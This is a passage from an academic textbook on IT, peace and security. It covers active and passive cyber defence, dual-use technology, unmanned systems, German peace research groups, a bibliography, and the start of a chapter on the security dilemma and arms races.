Such an agreement might lead to regulation of international relations concerning cyber security. A **verification** process that is part of such a treaty would enable "*inspections or other means of assuring other parties that treaty obligations are being implemented. [It] involves a three-step process of: monitoring actions related to fulfilling treaty obligations; analysing evidence that may point to non-compliance with those obligations; and determining whether non-compliance has in fact occurred*" (Caughley, 2016).

Verification is necessary for the enforcement of international treaties, but beforehand is part of a trust building process between hostile states. Find more details in Chapter 12 "*Verification in Cyberspace*".

2.5.6 Cyber Defence

The Tallinn Manual defines **active cyber defence** as a "*proactive measure for detecting or obtaining information as to a cyber intrusion, cyber attack, or impending cyber operation, or for determining the origin of an operation that involves launching a preemptive, preventive, or cyber counter-operation against the source*" (Schmitt, 2013, 257). Preparations for a pre-emptive strike or the threat to do so is also understood as cyber deterrence.

Passive cyber defence is characterised as a "*measure for detecting and mitigating cyber intrusions and the effects of cyber attacks that does not involve launching a preventive, pre-emptive or countering operation against the source. Examples of passive cyber defence measures are firewalls, patches, anti-virus software, and digital forensics tools*" (Schmitt, 2013, 261). See Chapter 5 "*Cyber Espionage and Cyber Defence*" for details.

2.5.7 Dual-Use and Unmanned Systems

Technological innovation has an ambivalent character concerning the purpose and effects of its use. This is the so-called **dual-use** (see Chapter 8 *"Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment"*): *"[a]n item (knowledge, technology, artefact) [...] if there is a (sufficiently high) risk that it can be used to design or produce a weapon, or if there is a (sufficiently great) threat that it can be used in an improvised weapon, where in neither case is weapons development the intended or primary purpose"* (Forge, 2010).

Due to their high relevance for military purposes, several areas of research in computer science are strongly financed by actors of the arms industry or national ministries of defence (Gruber, 2015). Especially interesting areas are, for example, nuclear technology, cybernetics and nanotechnology. An example for a typical dual-use tool are **unmanned systems** (UxS) which can be described as: *"any type of unmanned system without specifying the domain in which it operates [and] includes unmanned aerial systems (UASs), unmanned maritime systems (UMSs) and unmanned ground systems (UGSs)"* (Boulanin & Verbruggen, 2017, p. 124). The last years have shown that unmanned aerial vehicles (UAVs), so-called drones, can be used unarmed for collecting information and intelligence, but also as armed vehicles for attacks. UAVs provide several advantages for their users, e.g. reduced likelihood of causalities or higher precision. On the other hand, they reduce the human, financial and political costs of armed conflicts for the operating party.

Moreover, they reduce not only the physical dangers of war but also the psychological effects on the soldiers controlling them, as they increase the distance between the ones who kill and the ones who are killed (Hourcade & Nathan, 2013).

Technological developments of unmanned systems are predicted to lead to new forms of armed conflicts (Alwardt et al., 2013) and an increasing probability of war (Altmann & Sauer, 2017; Sauer & Schörnig, 2012). Computer science can help to prevent attacks and also facilitate them. Therefore, it does not only depend on the type and purpose of the developed technologies, but also on how they are used (Hourcade & Nathan, 2013). Find more details in Chapter 8 "*Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment*" and in Chapter 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*".

2.5.8 IT for Peace

However, IT can also have a positive impact on confidence building and peace. Conflicts can be resolved according to the conflict cycle before, during and after the conflict by early warning systems and support in rebuilding web technologies, operations and support in crisis areas as well as the maintenance of communication and information (Stauffacher et al., 2005). This includes the development of new ideas of terror prevention and peacekeeping in order to initiate peaceful change (Hourcade & Bullock-Rest, 2011).

ICT4Peace is a non-profit organisation and an example of the positive potential of IT. The organisation works on internet security, human rights, as well as crisis management, humanitarian help and peacekeeping with the goal of a peaceful environment. The organisation aims to achieve trust and safety via international negotiations with governments and companies (ICT4Peace Foundation, 2017).

Further, ICT is used in the prevention of cyber war, nuclear war, and in the reduction of conventional weapons. Confidence and Security Building Measures (CSBMs), as well as arms control and verification, are the classical approaches for the purpose. An example of ICT's use in nuclear arms control is IAEA Safeguards, i.e. the verification measures states committed to when signing the Non-Proliferation Treaty (NPT), amongst other treaties. The Safeguards are intended to make sure that peaceful nuclear (dual-use) technology is not used to build nuclear weapons (IAEA, 2018).

2.6 Research Landscape in Germany

A great amount of research has brought a lot of progress in many of the aspects mentioned in this chapter. While the research landscape in the area of traditional IT security is well positioned (including many of the authors from computer science in this book), the situation is very different for natural-science/technical peace research.

In 2015, FONAS has published a research memorandum on natural-science peace research in Germany (FONAS, 2015). FONAS is the "Research Association for Science, Disarmament and International Security" and emerged from the cooperation of interdisciplinary research groups established at the German universities of Bochum, Darmstadt, Hamburg and Kiel since 1988. Apart from the initial groups, researchers from other institutions are participating, for example, from the Research Centre Jülich, as well as the peace research institutes in Frankfurt (PRIF) and Hamburg (ISFH). As a result, an important cooperation network connecting technology and peace has been created. FONAS aims to promote scientific work on disarmament, international security and peace by using mathematical, natural science or technological science methods considering interdisciplinary findings, in research, education and public communication (FONAS, 2019). At the same time, we can observe a decline in personal and material resources in this research area, especially since researchers are retiring and institutions have lost their long-term funding (FONAS, 2015).

According to the summary of FONAS (2015), with some updates by the authors of this chapter the few representatives (in 2019) are presented in the following, starting with the earliest:

- More than 30 years ago the **Interdisciplinary Research Group for Science, Technology and Security** (Interdisziplinäre Arbeitsgruppe Naturwissenschaft, Technik und Sicherheit, **IANUS**) emerged from a student and researcher initiative at Technische Universität Darmstadt, until 1997 named Technische Hochschule Darmstadt (THD). The NATO Double-Track Decision in 1979 motivated them to question the scientific accountability of technology. Based on this, the "THD Initiative for Disarmament" (THD-Initiative für Abrüstung) was founded and included a broad education program covering the areas of armament, disarmament, war and peace (for the logos of both initiatives see Figure 2-2). This engagement manifested itself in regular interdisciplinary events and led to an interdisciplinary proposal (formulated by Egbert Kankeleit) to the Volkswagen Foundation, and the founding of IANUS in 1988. This funding has been replaced by TU Darmstadt and annual support by the Hesse State Parliament since 1993 when IANUS achieved the status of a central institution of the university. In 2000, IANUS has been awarded the Göttingen Peace Prize for outstanding interdisciplinary work. After three decades of very successful work, e.g. led by Egbert Kankeleit (1988–), Kathryn Nixdorff, Werner Krabs (1995–1999), Dirk Ipsen (–2002), Wolfgang Liebert (1999–2012), Franz Fujara (2002-2015), Martin Ziegler (2012–2015) and Alfred Nordmann (2015–2017), IANUS was transformed from an autonomous central institution to a network of research groups and smaller project funding inside TU Darmstadt (Nordmann et al., 2018), coordinated by Alfred

Nordmann and Christian Reuter (since 10/2017). At the same time a new research group (PEASEC, see details in the following) was established at TU Darmstadt.

Figure 2-2: Logo of the former THD Initiative for Disarmament (left) and IANUS (right)

- The **Working Group Physics and Disarmament** (Arbeitsgruppe Physik und Abrüstung, **P&D**) led by Jürgen Altmann (since 1988) initially started as the Bochum Verification Project funded by third-party projects only at the Ruhr University of Bochum in 1988 and moved to TU Dortmund University in 2000. Their research focus lies on cooperative verification of disarmament and peace agreements with acoustic, seismic and magnetic sensors as well as military technology assessment and preventive arms control.
- The **Interdisciplinary Research Group for Disarmament, Arms Control and Risk Technologies** (Interdisziplinäre Forschungsgruppe Abrüstung, Rüstungskontrolle und Risikotechnologien, **IFAR**[2]) in the Institute for Peace Research and Security Policy Hamburg (Institut für Friedensforschung und Sicherheitspolitik, IFSH) at the University of Hamburg is led by Götz Neuneck (1989–9/2019) and Ulrich Kühn (since 10/2019). The scientific focus lies on the complex interaction between the dynamics of armament, potential weapons deployment, debates on strategy as well as the potential of arms control and disarmament as security policy instruments.
- The **Centre for Natural Science and Peace Research** (Zentrum für Naturwissenschaft und Friedensforschung, **ZNF**) at the University of Hamburg was initially founded with an endowed professorship of the German Foundation for Peace Research in 2006, led by Martin Kalinowski (2006–2012) and Gerald Kirchner (since 2012), as an institution sustained by all faculties. It carries out interdisciplinary research and education. Its research is mainly aimed towards the development and improvement of verification methods for nuclear arms control and nuclear disarmament.

- The research group **Science and Technology for Peace and Security** (**PEASEC**) was established in 10/2017 at TU Darmstadt when Christian Reuter was appointed as professor in the Department of Computer Science with a second appointment in the Department of History and Social Sciences. PEASEC's interdisciplinary research combines computer science (especially IT security, information systems and human-computer-interaction) and social science (especially peace and conflict studies, crisis and security research). The main focus is the design of interactive and collaborative technologies in the context of crises, security, safety, and peace. Seven years earlier, Jonathan B. Tucker held this position for a few months with a focus on biological and chemical weapons (10/2010–1/2011) as a member of the Department of Biology with a second appointment in the Department of History and Social Sciences.
- The **Nuclear Verification and Disarmament Group** at RWTH Aachen University, established as a junior research group of Malte Göttsche (since 12/2017) in the Aachen Institute for Advanced Study in Computational Engineering Studies, conducts research on verification approaches to advance nuclear disarmament. The group develops new "nuclear archaeology" tools to reconstruct the amounts of weapons-usable materials that were produced in the past. Their research is based on experimental physics, computational nuclear engineering as well as social sciences.

Beside these groups, other researchers are very active in the field of technical peace research, although many do not conduct their research with a specific focus or under the label of technical peace research. The authors of this book are all working in their various fields of research. An example is the *Peace Research Institute Frankfurt (PRIF)* (Niklas Schörnig and others) working on the revolution in military affairs from a political science perspective, the research group *Climate Change and Security* at the University of Hamburg (Jürgen Scheffran and others), or the *Institute for Information Systems* at the University of Siegen (Volker Wulf and others) with research on social media during war. This chapter can only provide a general overview of the institutionalised working groups explicitly focused on technical peace research but does not want to diminish the relevance of researchers who are active on a more individual level or under a different label.

Besides FONAS and research institutes, a few organisations are active in this area. One example for Germany is the **Forum of Computer Scientists for Peace and Social Responsibility** (Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung, FIfF): *"founded in 1984 in a historical situation when it was important to break the silence of a professional branch which played a significant role in the development of automated and computerised warfare. The foundation members actively opposed the NATO Double-Track Decision and wanted information and communication technology to be used as a means of international understanding. Since then, our goals have been differentiated, but our values have stayed the same"* (FIfF, 2018, translated by the authors). See Chapter 7

"*From Cyber War to Cyber Peace*" for details. The epicentre of research in this area lies in Germany; there are only a few comparable research groups in other countries. Examples are the University of Bradford Peace Studies for Chemistry/Biology and the Princeton University *Program on Science and Global Security (SGS)* for nuclear disarmament.

Within the US research community, there is the SGS at Princeton University publishing the peer-reviewed journal "*Science and Global Security*" explicitly focussing on technical peace research. Connecting researchers globally and providing expertise in matters of nuclear, as well as ballistic missile defence and space safety and security, as well as environmental protection, the *Union of Concerned Scientists (UCS)* is active as a non-governmental organisation since 1969.

2.7 Conclusions

The purpose of IT peace research is to investigate and develop technical solutions to prevent the potential for escalation of cyber attacks and to minimise the interstate insecurity caused by information technologies.

- Existing research shows that information technologies have a crucial impact on warfare and are an integral part of military strategy. There are scattered discussions in some universities against a militarisation of computer science. But in general, dual-use is a problem which has not been sufficiently considered in computer science.
- Moreover, the attribution of responsibility for cyber incidents is complex, time-consuming, often not fully credible and therefore lacking high confidence and public persuasiveness. This makes the prevention and de-escalation of cyber incidents very difficult.
- On the other hand, IT can also have a positive impact on enhancing confidence and peace. It is important to strengthen our understanding of the connection of IT and peace to be able to improve existing technology and implement innovations that increase international security and peace.

2.8 Exercises

Exercise 2-1: What does “cyber war” mean and why is the term controversial? Give arguments for and against a definition.

Exercise 2-2: Define IT peace research. Explain its development and its research objectives.

Exercise 2-3: Look for an existing research project that you can give as an example to explain IT peace research. Develop three research questions that you are interested in.

Exercise 2-4: Discuss the dual-use problem in general and why it is especially pressing for computer science. How should computer scientists deal with this problem from your point of view?

Exercise 2-5: Outline why verification and attribution of cyber incidents are difficult. Find three examples of measures to overcome the problems.

Exercise 2-6: Describe the potential of IT for peace and trust building. Give two examples where IT could successfully support peacebuilding measures.

2.9 References

2.9.1 Recommended Reading

Altmann, J. (2017). Einführung. In J. Altmann, U. Bernhardt, K. Nixdorff, I. Ruhmann, & D. Wöhrle (Eds.), Naturwissenschaft *– Rüstung – Frieden. Basiswissen für die Friedensforschung* (pp. 1–7). Wiesbaden: Springer VS.

2.9.2 Bibliography

Altmann, J. (2017). Einführung. In J. Altmann, U. Bernhardt, K. Nixdorff, I. Ruhmann, & D. Wöhrle (Eds.), *Naturwissenschaft – Rüstung – Frieden. Basiswissen für die Friedensforschung* (pp. 1–7). Wiesbaden: Springer VS.

Altmann, J., Kalinowski, M., Kronfeld-Goharani, U., Liebert, W., & Neuneck, G. (2010). Naturwissenschaft, Krieg und Frieden. In P. Schlotter & S. Wisotzki (Eds.), *Friedens- und Konfliktforschung* (pp. 410–445). Baden-Baden: Nomos. https://doi.org/10.1007/978-3-531-92009-2

Altmann, J., & Sauer, F. (2017). Autonomous Weapon Systems and Strategic Stability. *Survival: Global Politics and Strategy*, *59*(5), 117–142. https://doi.org/DOI 10.1080/00396338.2017.1375263

Alwardt, C., Brzoska, M., Ehrhart, H.-G., Kahl, M., Neuneck, G., Schmid, J., & Schneider, P. (2013). Braucht Deutschland Kampfdrohnen? *Hamburger Informationen Zur Friedensforschung Und Sicherheitspolitik*, *50*, 1–12.

Arquilla, J., & Ronfeldt, D. (1993). *Cyberwar is Coming*. RAND Corporation.

Bernhardt, U., & Ruhmann, I. (2017). Informatik. In J. Altmann, U. Bernhardt, K. Nixdorff, I. Ruhmann, & D. Wöhrle (Eds.), *Naturwissenschaft – Rüstung – Frieden* (pp. 337–448). https://doi.org/10.1007/978-3-658-01974-7

BMVg. (2016). *Abschlussbericht Aufbaustab Cyber- und Informationsraum*. http://docs.dpaq.de/11361-abschlussbericht_aufbaustab_cir.pdf

Bonacker, T. (2011). Forschung für oder Forschung über den Frieden? Zum Selbstverständnis der Friedens- und Konfliktforschung. In P. Schlotter & S. Wisotzki (Eds.), *Friedens- und Konfliktforschung* (pp. 46–78). Baden-Baden: Nomos.

Booth, K. (2014). Global Security. In M. Kaldor & I. Rangelov (Eds.), *The Handbook of Global Security Policy* (pp. 11–30). Wiley.

Boulanin, V., & Verbruggen, M. (2017). *Mapping the development of autonomy in weapon systems*. https://doi.org/10.13140/RG.2.2.22719.41127

Boulding, K. E. (1963). Is Peace Researchable? *Background*, *6*(4), 70–77.

Bovet, A., & Makse, H. A. (2019). Influence of fake news in Twitter during the 2016 US presidential election. Nature Communications, 10(7), 1–23.

Buchanan, B. (2016). *The Cybersecurity Dilemma*. London: C. Hurst & Co.

Bundesamt für Sicherheit in der Informationstechnik. (2013). IT-Grundschutz: Glossar und Begriffsdefinitionen. Retrieved from https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html

Bundesamt für Sicherheit in der Informationstechnik. (2016). *Die Lage der IT-Sicherheit in Deutschland 2016*. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2016.pdf?__blob=publicationFile&v=5

Bundesamt für Sicherheit in der Informationstechnik. (2017). Cyber-Sicherheit. Retrieved from https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/cyber-sicherheit_node.html

Campbell, P. J., MacKinnon, A. S., & Stevens, C. (2010). *An Introduction to Global Studies*. Wiley-Blackwell.

Caughley, T. (2016). *Nuclear Disarmament Verification: Survey of Verification Mechanisms*. http://www.unidir.org/files/publications/pdfs/survey-of-verification-mechanisms-en-657.pdf

Chivvis, C. S., & Dion-Schwarz, C. (2017). Why It's So Hard to Stop a Cyberattack - and Even Harder to Fight Back. https://www.rand.org/blog/2017/03/why-its-so-hard-to-stop-a-cyberattack-and-even-harder.html

Davis, J. S. I., Boudreaux, B., Welburn, J. W., Ogletree, C., McGovern, G., & Chase, M. S. (2017). *Stateless Attribution: Toward International Accountability in Cyberspace*. RAND Corporation

Deutscher Bundestag. (2017). *Fake-News: Definition und Rechtslage*. https://www.bundestag.de/blob/502158/99feb7f3b7fd1721ab4ea631d8779247/wd-10-003-17-pdf-data.pdf

Federal Ministry of the Interior. (2011). Cyber Security Strategy for Germany. Retrieved from https://www.cio.bund.de/SharedDocs/Publikationen/DE/Strategische-Themen/css_engl_download.pdf?__blob=publicationFile

Federath, H. (2017). Einführung in die IT-Sicherheit. Retrieved from https://svs.informatik.uni-hamburg.de/teaching/gss-10einfsi.pdf

Ferrara, E., Varol, O., Davis, C., Menczer, F., & Flammini, A. (2016). The Rise of Social Bots. *Communications of the ACM*, *59*(7), 96–104.

FIfF. (n.d.). Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung e.V. - Wir über uns. https://www.fiff.de/about

FONAS. (n.d.). Forschungsverbund Naturwissenschaft, Abrüstung und internationale Sicherheit. http://www.fonas.org/fonas/kurzbeschreibung/

FONAS. (2015). Forschungsmemorandum - Naturwissenschaftliche Friedensforschung in Deutschland - Eine neue Förderinitiative ist dringend nötig. Retrieved from http://fonas.org/pressemitteilung/FONAS_Forschungsmemorandum_Nov_2015.pdf

Ford, C. A. (2010). The Trouble with Cyber Arms Control. *The New Atlantis*, (29), 52–67.

Forge, J. (2010). A note on the definition of "dual use." *Science and Engineering Ethics*, *16*(1), 111–118. https://doi.org/10.1007/s11948-009-9159-9

Franke, U. E. (2017). Die Revolution in Militärischen Angelegenheiten. In T. Ide (Ed.), *Friedens- und Konfliktforschung* (pp. 69–92). Opladen, Berlin, Toronto: Verlag Barabara Budrich.

Freiling, F., Grimm, R., Großpietsch, K.-E., Keller, H. B., Mottok, J., Münch, I., … Saglietti, F. (2014). Technische Sicherheit und Informationssicherheit. *Informatik-Spektrum*, *37*(1), 14–24. https://doi.org/10.1007/s00287-013-0748-2

Galtung, J. (1969). Violence, Peace, and Peace Research. *Journal of Peace Research*, *6*(3), 167–191.

Gandhi, R., Sharma, A., Mahoney, W., Sousan, W., Zhu, Q., & Laplante, P. (2011). Dimensions of Cyber-Attacks. *IEEE Technology and Society Magazine*, 28–38.

Gleditsch, N. P., Nordkvelle, J., & Strand, H. (2014). Peace research - Just the study of war? *Journal of Peace Research*, *51*(2), 145–158. https://doi.org/10.1177/0022343313514074

Gruber, T. (2015). Die Informatik in der modernen Kriegsführung. *FIfF-Kommunikation "Rüstung Und Informatik," 3*, 39–41.

Hansen, L., & Nissenbaum, H. (2009). Digital disaster, cyber security, and the copenhagen school. *International Studies Quarterly*, *53*(4), 1155–1175. https://doi.org/10.1111/j.1468-2478.2009.00572.x

Hourcade, J. P., & Bullock-Rest, N. E. (2011). HCI for Peace: A Call for Constructive Action. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI)* (pp. 443–452). New York, USA: ACM Press. https://doi.org/10.1145/1978942.1979005

Hourcade, J. P., & Nathan, L. (2013). Human computation and conflict. In P. Michelucci (Ed.), *Human Computation and Conflict* (pp. 1–17). New York: Springer.

Hügel, S. (2017). Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung e.V. https://www.fiff.de/

IAEA. (2018). IAEA Safeguards Overview. Retrieved from https://www.iaea.org/publications/factsheets/iaea-safeguards-overview

ICT4Peace Foundation. (2017). *Perspectives on Responsible Behavior in State Uses of ICTs. ICT for peace*. https://ict4peace.org/wp-content/uploads/2017/02/ICT4Peace-Book-Draft.pdf

ISO 27001. (2015). Informationstechnik - IT-Sicherheitsverfahren - Informationssicherheits-Managementsysteme - Anforderungen (ISO/IEC 27001:2013 + Cor. 1:2014).

Koppe, K. (2010). Zur Geschichte der Friedens- und Konfliktforschung im 20. Jahrhundert. In P. Imbusch & R. Zoll (Eds.), *Friedens- und Konfliktforschung. Eine Einführung* (pp. 17–66). Wiesbaden: VS Verlag für Sozialwissenschaften.

Lange, S. (2004). *Netzwerk-basierte Operationsführung (NBO). Streitkräfte-Transformation im Informationszeitalter*. Berlin.

Mansfield-Devine, S. (2009). Darknets. *Computer Fraud & Security*, *2009*(12), 4–6. https://doi.org/10.1016/S1361-3723(09)70150-2

Mascolo, G., Steinke, R., & Tanriverdi, H. (2018, March). Die Geschichte eines Cyber-Angriffs. *Süddeutsche Zeitung*.

Müller, H. (2003). Begriff, Theorien und Praxis des Friedens. In G. Hellmann, K. D. Wolf, & M. Zürn (Eds.), *Die neuen Internationalen Beziehungen. Forschungsstand und Perspektiven in Deutschland* (pp. 209–250). Baden-Baden: Nomos Verlagsgesellschaft.

Nakashima, E., & Warrick, J. (2012). Stuxnet Was Work of U.S. and Israeli Experts, Officials Say. *Washington Post*.

NATO. Warsaw Summit Communiqué (2016). https://www.nato.int/cps/en/natohq/official_texts_133169.htm

Neuneck, G. (2017). Krieg im Internet? Cyberwar in ethischer Reflexion. In I.-J. Werkner & K. Ebeling (Eds.), *Handbuch Friedensethik* (pp. 805–816). Wiesbaden. https://doi.org/10.1007/978-3-658-14686-3_58

Reinhold, T. (2018). Hack der deutschen Regierungsnetze. https://cyber-peace.org/cyberpeace-cyberwar/relevante-cybervorfalle/hack-der-deutschen-regierungsnetze/

Reuter, C., & Kaufhold, M.-A. (2018). Usable Safety Engineering sicherheitskritischer interaktiver Systeme. In C. Reuter (Ed.), *Sicherheitskritische Mensch-Computer-Interaktion: Interaktive Technologien und Soziale Medien im Krisen- und Sicherheitsmanagement* (pp. 19–40). Wiesbaden, Germany: Springer Vieweg.

Rid, T. (2012). Cyber War Will Not Take Place. *Journal of Strategic Studies*, *35*(1), 5–32. https://doi.org/10.1080/01402390.2011.608939

Rousseau, J.-J. (1972). *Du contrat social ou principes du droit politique* (Bibliothè). Bruxelles: Bordas.

Sanger, D. E. (2014). Syria War Stirs New U.S. Debate on Cyberattacks. *New York Times*.

Sarkees, M. R. (2000). The Correlates of War Data on War: an Update to 1997. *Conflict Management and Peace Science*, *18*(1), 123–144.

Sauer, F., & Schörnig, N. (2012). Killer drones: The "silver bullet" of democratic warfare? *Security Dialogue*, *43*(4), 363–380. https://doi.org/10.1177/0967010612450207

Schmitt, M. (2013). *Tallinn Manual on the International Law Applicable to Cyber Warfare*. New York, NY: Cambridge University Press.

Shackelford, S. J. (2013). Toward Cyberpeace: Managing Cyberattacks through Polycentric Governance. *American University Law Review*, *62*(5), 94.

Stauffacher, D., Drake, W., Currion, P., & Steinberger, J. (2005). *Information and Communication Technology for Peace*. New York: The United Nations Information and Communication Technologies Task Force.

Uppsala University, D. of P. and C. R. (insitution). (2017). Uppsala Conflict Data Program Conflict Encyclopedia (UCDP database).

US Department of Defense. (1998). Information Warfare Policy (CJCS 3210.01).

US DoD. (2011). Strategy for Operating in Cyberspace. https://csrc.nist.gov/CSRC/media/Projects/ISPAB/documents/DOD-Strategy-for-Operating-in-Cyberspace.pdf

von Clausewitz, C. (2005). *Vom Kriege*. Frankfurt am Main: Insel-Verlag.

von Solms, R., & van Niekerk, J. (2013). From information security to cyber security. *Computers and Security*, *38*, 97–102. https://doi.org/10.1016/j.cose.2013.04.004

3 Natural-Science/Technical Peace Research

Jürgen Altmann
Physics and Disarmament, Experimental Physics III, TU Dortmund University

Abstract

The current international system is based on the sovereignty of nation states. Most of them defend their sovereignty with military power. Because technological superiority provides advantages in war, they make great efforts in military research and development. The consequence is an arms race with reduced warning and decision time, and thus, increased instability. As a way out of this security dilemma, states can reduce military threats through arms control and disarmament with verification of compliance, confidence and security building measures, non-proliferation and export control. Since this is a complex issue requiring (technological) expertise, they need to be supported by natural-science/technical peace research. This strand of research analyses dangers resulting from new military technologies, develops concepts for limitation as well as methods and technical means of verification, and investigates proliferation risks. IT peace research is particularly needed to contain the dangers of a cyber arms race as well as to provide better tools for disarmament and verification.

Objectives

- Understanding the security dilemma and knowing about the dangers of arms races and military instabilities, caused in particular by new technologies and weapons.
- Knowing basic facts about the UN and understanding various measures of reducing military threats: arms control and disarmament with verification, confidence and security building measures, non-proliferation and export control.
- Gaining the ability to describe how natural-science/technical research, in particular in computer science and ICT, can promote disarmament, security and peace.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_3

3.1 Science, Technology, War and Peace

Throughout history, technological superiority has provided advantages in war. Until the end of World War I, the military mainly focused on technological advances. Systematic efforts for organising scientific research for the military began in World War II and were massively expanded in the Cold War, then centred on nuclear weapons and carriers. Research and development (R&D) went much beyond physics, however. Computer science and **information and communication technology** (ICT) were important fields: In the USA the first computers were built to model the processes in nuclear explosions, later they were indispensable for the trajectories of ballistic missiles. R&D of hard- and software were an important part of military efforts, e.g. since the 1960s the integrated circuit allowed miniaturisation as the basis for precision guidance. Robotics research was funded by the US military from its beginnings in the 1960s, big advances in recent years have brought the prospect of autonomous weapon systems – and an international debate whether they should rather be prohibited in the interest of the victims of war and of world peace. See Chapter 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*" for details.

Since World War II science and technology have enabled tremendous military innovations. The spectrum of weapons ranges from utterly destructive to very selective and precise. ICT has been fully integrated into the armed forces. Superpower wars that might have led to nuclear war could be prevented up to now, but the world has been at the brink several dozen times. The introduction of nuclear ballistic missiles had shortened warning and decision times from hours (with bombers) to minutes. Computerised battlefields and autonomous weapons could reduce this to seconds, accompanied by a loss of human control, raising the spectre of inadvertent war which has already given headaches to nuclear planners and decision makers in the 1960s and 1970s.

Science and technology have played a decisive role in bringing about new weapons and other military systems that have increased mutual threats and fears. At the same time however, science and technology can also be used to reduce risks, for example in devising concepts for the limitation of arms and investigating means to verify compliance. These and other issues are the subjects of **natural-science/technical peace research** (NSTPR) that is needed as a complement to political-science peace research.

Natural-science/technical research for peace, international security, arms control and disarmament is applied research with the intention to support the political processes of preventing war, reducing armament, building confidence and diverting financial and human resources from military to civilian purposes, in particular for solving urgent global humanitarian problems. NSTPR has many facets. Some humanitarian crises, as named in the sustainable development goals of the UN – poverty, hunger, health, water, climate, etc.

(UN, 2015) – have a bearing on the question of war and peace, and are the subject of intense and broad research, a significant share of which is on natural-science/technical questions.[1] There are overlaps with NSTPR, but direct research of peace questions is an extremely small endeavour, despite its relevance for the question of war and peace and thus, for future life on earth. The rather small size of efforts and funding for NSTPR stands in stark contrast to the volume of the military research and development enterprise that is at least 1000fold larger.[2]

For a better understanding of the context in which NSTPR works, Section 3.2 describes basic facts about the international system, followed by a few considerations about an ethical approach to peace and international security (Section 3.3). Section 3.4 explains the methods of limiting and reducing military threats. General NSTPR is presented in Section 3.5, and Section 3.6 covers ICT-specific research. Conclusions are given in Section 3.7.

3.2 Basic Facts about the International System

3.2.1 Security Dilemma

To understand why the above-mentioned advances in technology have had such massive impacts on warfare, we need to have a look at the structure of the international realm. Its anarchical character is key to the behaviour we observe among states, and therefore to their endeavour of achieving security through armament.

There is a basic difference between the structure of the international system and that of nation states. Within most countries the state has a monopoly on the legitimate use of violence and provides security to its citizens: the state can set rules on behaviour, limit access to weapons and has means available for enforcing compliance with such rules, in

[1] Taking refereed journals as indicators: Wikipedia lists more than 40 natural-science/technical environmental journals (Wikipedia, 2018) whereas there is just one journal specifically devoted to NSTPR (Science and Global Security). There are probably many dozens of refereed journals for military questions.

[2] Global annual expenditure for military R&D is around 100 billion € or $ (of which the US carries around 2/3) with on the order of 700,000 scientists and engineers (Altmann, 2017). A probably optimistic guess for NSTPR is below 100 million $ or € per year, with several 100 scientists and engineers. Reliable statements would need a systematic study.

the form of criminal investigation and prosecution, court trials and punishment of perpetrators. As a consequence, citizens need not arm themselves for their security.[3] The international system, on the other hand, is fundamentally characterised by anarchy, no overarching authority with a monopoly on legitimate violence exists that can guarantee the security of countries. Therefore, states are afraid of attacks by other states and want to defend themselves with military force. [4] The more military capabilities the states gain, the higher the potential for offensive military actions (unless specific efforts are made). This in turn increases the mutual threats the states are facing. Un-coordinated actions by nation states increase the potential for attacks and decrease their respective security. This decrease of security resulting from actions led by the motive to increase security is the so-called **security dilemma** (Herz, 1950; see also 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*").[5] The security dilemma provides a permanent rationale to strengthen the combat capabilities of a state's armed forces.

3.2.2 Qualitative Arms Race, Stability

In the 20th century states made systematic efforts for new military technologies to gain advantage in war. In particular, during the Cold War, massive funds were spent to acquire new technologies and potential new weapons through research and develop them to be suitable for military use. At first, the main focus was on nuclear weapons and their carriers, but other areas were included, e.g. computers, radar or satellites. With nuclear weapons, the next step after the fission bomb (that had been used 1945 in Hiroshima and Nagasaki) was the hydrogen bomb with 100fold explosive yield. Bombers with many hours of flight time were complemented with ballistic missiles that cover intercontinental distances in about half an hour and reach their targets from forward-based submarines in ten to fifteen minutes. Greatly improved missile guidance systems – made possible by integrated electronic circuits – along with multiple, independently targetable warheads on each missile raised the spectre of destroying fixed missile bases in a first strike. This led to the (mobile and hidden) nuclear submarine on the one hand and to hardened missile silos on the other hand – and to the option of launching one's missiles on warning before the others arrive. In the qualitative arms race the major (nuclear) powers attempted to gain technological

[3] The assumption – historically justified – is that absent state authority conflict would lead to violence.

[4] This distinction between a hierarchic structure within states and an anarchic one in the international systems has been elucidated most explicitly by Waltz (1979). This "neorealist" view has been criticised but seems to guide military preparations of states.

[5] In states where citizens are allowed to carry arms, the security dilemma can be observed to be at work internally, too.

superiority over potential adversaries or at least keep up with the technological advances of others so as to not fall back too strongly.

In particular, the US had and still has the explicit goal of achieving military-technological superiority to be able "*to defeat any adversary on any battlefield*" (e.g. US DoD, 2012; Hagel, 2014). The US is spending about two thirds of the global expenditure for military research and development. In the nuclear arms race the US was in the lead in many fields from fission bombs via submarine-launched ballistic missiles to stealth bombers, but the Soviet Union had the first intercontinental ballistic missile and was first in outer space (Altmann, 2017).

When states fast introduce new military technologies as a reaction to an observed action by a potential adversary, this is called **arms-race instability**. A second type of instability concerns escalation, particularly in a crisis. Weapon systems and military postures are considered destabilising if they provide strong incentives to attack and to do so quickly, without much time "*to collect reliable information and carefully weigh all available options and their consequences*" (US Congress, 1985: p. 119, p. 120, p. 128). Such incentives can become overwhelming if one has to fear that an opponent could achieve a significant advantage by attacking first. This case is described as **crisis instability**. The less decision time exists, the more problematic are erroneous warnings; in the Cold War false signals indicated an attack many times. In these cases, inadvertent nuclear war was prevented by double checks on redundant information channels, but sometimes only because a responsible, courageous soldier decided that the indications were wrong (Blair, 1993; Sagan, 1993; Schlosser, 2013). In those days 10 to 30 minutes remained to analyse the situation and decide for an appropriate reaction. With autonomous weapon systems at close range warning times would decrease to seconds, with cyber attacks potentially to milliseconds, providing new reasons for ethical considerations.

This discussion about arms-race and crisis instability has mainly been focused on the global level while looking at the major actors of the Cold War. However, the same mechanisms work at the regional level between potentially hostile states that are closer to each other. In such cases reaction times are significantly shorter due to smaller distances.

3.3 An Ethical Approach to Peace and International Security

